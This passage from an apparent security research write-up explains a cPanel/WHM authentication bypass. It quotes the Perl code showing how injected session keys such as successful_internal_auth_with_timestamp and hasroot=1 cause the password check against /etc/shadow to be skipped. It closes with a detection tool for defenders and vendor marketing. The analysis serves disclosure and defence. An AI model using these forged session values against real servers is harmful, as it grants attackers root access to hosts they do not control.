"ip_address":"172.17.0.1",
"local_ip_address":"172.17.0.2",
...
}
The injection is now top-level in the cache JSON.
From here on, every request that loads this session sees hasroot=1, user=root, tfa_verified=1, successful_internal_auth_with_timestamp=… as direct hash keys.
Do We Deserve This?
You'd think we're done. To verify that we were done, we hit /json-api/version again:
HTTP/1.1 403 Forbidden Access denied

{"cpanelresult":{"apiversion":"2","error":"Access denied","data":{"reason":"Access denied","result":"0"}}}
GIVE US STRENGTH.
Let's look at handle_one_connection, which runs after handle_auth:
handle_form_login();
…
handle_auth();

my $authtype   = $server_obj->auth->get_auth_type || '';
my $document   = $server_obj->request->get_document;
$user          = $server_obj->auth->get_user;
my $pass       = $server_obj->auth->get_pass;
…
if ($Cpanel::App::appname eq 'whostmgrd') {
    …
    docheckpass_whostmgrd(
        'user' => $user,
        'pass' => $pass,
        …
    );
    …
}
Do you see it? docheckpass_whostmgrd re-validates the password on every request.
By default it runs Cpanel::CheckPass::UNIX::checkpassword($pass, $shadow_entry) against /etc/shadow, and logically our forged pass would fail to match root's real password, and we'd get bounced.
Except…
sub docheckpass_whostmgrd {
    my (%OPTS) = @_;
    …
    if ($successful_external_auth_with_timestamp or $successful_internal_auth_with_timestamp) {
        $authorized = _check_external_internal_auth_from_docheckpass(%OPTS);
    }
    …
}
Those $successful_*_auth_with_timestamp properties? values? whatever its Perl? are globals that handle_auth lifts directly from the session:
elsif (not $SESSION_ref->{'needs_auth'}) {                    # session-auth branch
    …
    if ($SESSION_ref->{'successful_internal_auth_with_timestamp'}) {
        $successful_internal_auth_with_timestamp =
            $SESSION_ref->{'successful_internal_auth_with_timestamp'};
    }
    …
}
And _check_external_internal_auth_from_docheckpass ends in check_authok_user:
sub check_authok_user {
    my (%AUTHOPTS) = @_;
    …
    if ($AUTHOPTS{'authable_user'}{'successful_external_auth_with_timestamp'}
        or $AUTHOPTS{'authable_user'}{'successful_internal_auth_with_timestamp'})
    {
        return $Cpanel::Server::AUTH_OK, 0;            # <-- /etc/shadow never consulted
    }
    elsif (Cpanel::CheckPass::UNIX::checkpassword(
            $AUTHOPTS{'password'},
            $AUTHOPTS{'authable_user'}{'encrypted_pass'}))
    {
        …
    }
}
And there we have it, folks.
If either timestamp is set, password validation is skipped and AUTH_OK is returned unconditionally (see, that’s why initially we demonstrated sending the following payload that includes successful_internal_auth_with_timestamp).
Detection Artifact Generator
As we stated above, in-the-wild exploitation has already begun, according to KnownHost.
Therefore, we're releasing our Detection Artifact Generator to enable defenders to identify vulnerable hosts in their estates.
0:00
/0:12
GitHub repository @ watchTowr Labs.
The research published by watchTowr Labs is powered by the same engine behind the watchTowr Platform, our Preemptive Exposure Management solution built for enterprises that refuse to wait for the next satisfying advisory from their scanner vendor.
The watchTowr Platform combines External Attack Surface Management and Continuous Automated Red Teaming to test your defenses against the vulnerabilities and techniques that matter: the ones real attackers are actually exploiting.